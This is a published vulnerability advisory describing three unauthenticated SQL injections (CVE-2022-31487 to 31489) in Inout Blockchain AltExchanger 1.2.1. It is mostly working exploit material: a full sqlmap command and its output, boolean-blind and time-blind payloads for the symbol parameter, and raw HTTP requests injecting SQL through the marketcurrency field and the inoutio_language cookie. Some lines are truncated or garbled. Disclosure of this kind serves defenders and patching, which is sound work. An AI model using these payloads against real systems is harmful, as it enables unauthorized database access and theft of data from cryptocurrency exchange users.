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CVEs / Blockchain-AltExchanger-121-sqli.md



bigb0x Update Blockchain-AltExchanger-121-sqli.md

[History](#)

1 contributor

134 lines (112 sloc) | 3.93 KB

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Information

Vulnerability Name : Multiple Remote SQL Injections in Inout Blockchain AltExchanger
Product : Inout Blockchain AltExchanger
version : 1.2.1
Date : 2022-05-21
Vendor Site : <https://www.inoutscripts.com/products/inout-blockchain-altexchanger/>
Exploit Detail : <https://github.com/bigb0x/CVEs/Blockchain-AltExchanger-121-sqli.md>
CVE-Number : CVE-2022-31487, CVE-2022-31488, CVE-2022-31489
Exploit Author : Mohamed N. Ali @MohamedNab1l

Description

Three SQL injections have been discovered in Blockchain AltExchanger cryptocurrency exchange platform v1.2.1. This will allow remote non-authenticated attackers to inject SQL code. This could result in full information disclosure.


1- Vulnerable Parameter: symbol (GET)

Vulnerability File:

`/application/third_party/Chart/TradingView/chart_content/master.php`

Sqlmap command:

```
python sqlmap.py -u "http://vulnerable-host.com/application/third_party/Chart/Tradin
```



output:

Parameter: symbol (GET)

Type: **boolean**-based blind

Title: **AND boolean**-based blind - WHERE or HAVING clause

Payload: **from=1652650195&resolution=5&symbol=BTC-BCH')** AND 7820=7820 AND ('HqKC'

Type: **time**-based blind

Title: MySQL **>= 5.0.12 AND time**-based blind (query SLEEP)

Payload: **from=1652650195&resolution=5&symbol=BTC-BCH')** AND (SELECT 1060 FROM (SE

[16:43:22] [INFO] testing MySQL

[16:43:23] [INFO] confirming MySQL

[16:43:26] [INFO] the back-end DBMS is MySQL

[16:43:26] [INFO] fetching banner

[16:43:26] [INFO] resumed: 5.6.50

web application technology: PHP 7.0.33

back-end DBMS: MySQL **>= 5.0.0**

banner: '5.6.50'


[16:43:26] [INFO] fetching current database

[16:43:26] [INFO] retrieved: inout_blockchain_altexchanger_db

current database: 'inout_blockchain_altexchanger_db'



```
root@masternodes:~/sqlmap# python sqlmap.py -u "http://10.10.10.10:8080/index.php?module=application/third_party/chart/TradingView/chart_content/master.php/history?from=165265019&resolution=5&symbol=BTC-BCH" -p symbol --dbms=MySQL --banner --random-agent --current-db
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 16:43:22 /2022-05-21/
```

```
[16:43:22] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.16) Gecko/2009120208 Firefox/3.0.16 FBSMTWB' from file '/root/sqlmap/data/txt/user-agents.txt'
```

```
[16:43:22] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

Parameter: symbol (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

```
Payload: from=1652650195&resolution=5&symbol=BTC-BCH') AND 7820=7820 AND ('HqKC'='HqKC
```

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

```
Payload: from=1652650195&resolution=5&symbol=BTC-BCH') AND (SELECT 1060 FROM (SELECT(SLEEP(5)))WJpc) AND ('rQo0'='rQo0
```

```
[16:43:22] [INFO] testing MySQL
```

```
[16:43:23] [INFO] confirming MySQL
```

```
[16:43:26] [INFO] the back-end DBMS is MySQL
```

```
[16:43:26] [INFO] fetching banner
```

```
[16:43:26] [INFO] resumed: 5.6.50
```

```
web application technology: PHP 7.0.33
```

back-end DBMS: MySQL $\geq 5.0.0$

```
banner: '5.6.50'
```

2- Vulnerable Parameter: marketcurrency (POST)

Vulnerability File:

[/index.php/coins/update_marketboxslider](#)

HTTP Request:

```
POST /index.php/coins/update_marketboxslider HTTP/1.1
```

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest

Referer: http://vulnerable-host.com/

Cookie: inoutio language=4

Accept: **text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8**

Accept-Encoding: gzip,deflate,br

Content-Length: 69

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik

Host: vulnerable-host.com

Connection: Keep-alive
displaylimit=4&marketcurrency=-INJEQT-SQL-HERE



3- Vulnerable Parameter: Cookie: inoutio_language (GET)

Vulnerability File:

[/index.php](#)

HTTP Request:

```
GET /index.php/home/about HTTP/1.1
Referer: https://www.google.com/search?hl=en&q=testing
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
x-requested-with: XMLHttpRequest
Cookie: inoutio_language=0'XOR(if(now())=sysdate())%2Csleep(6)%2C0))XOR'Z
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
Host: vulnerable-host.com
Connection: Keep-alive
```



Timeline

2022-05-03: Discovered the bug
2022-05-03: Reported to vendor
2022-05-21: Advisory published

Discovered by

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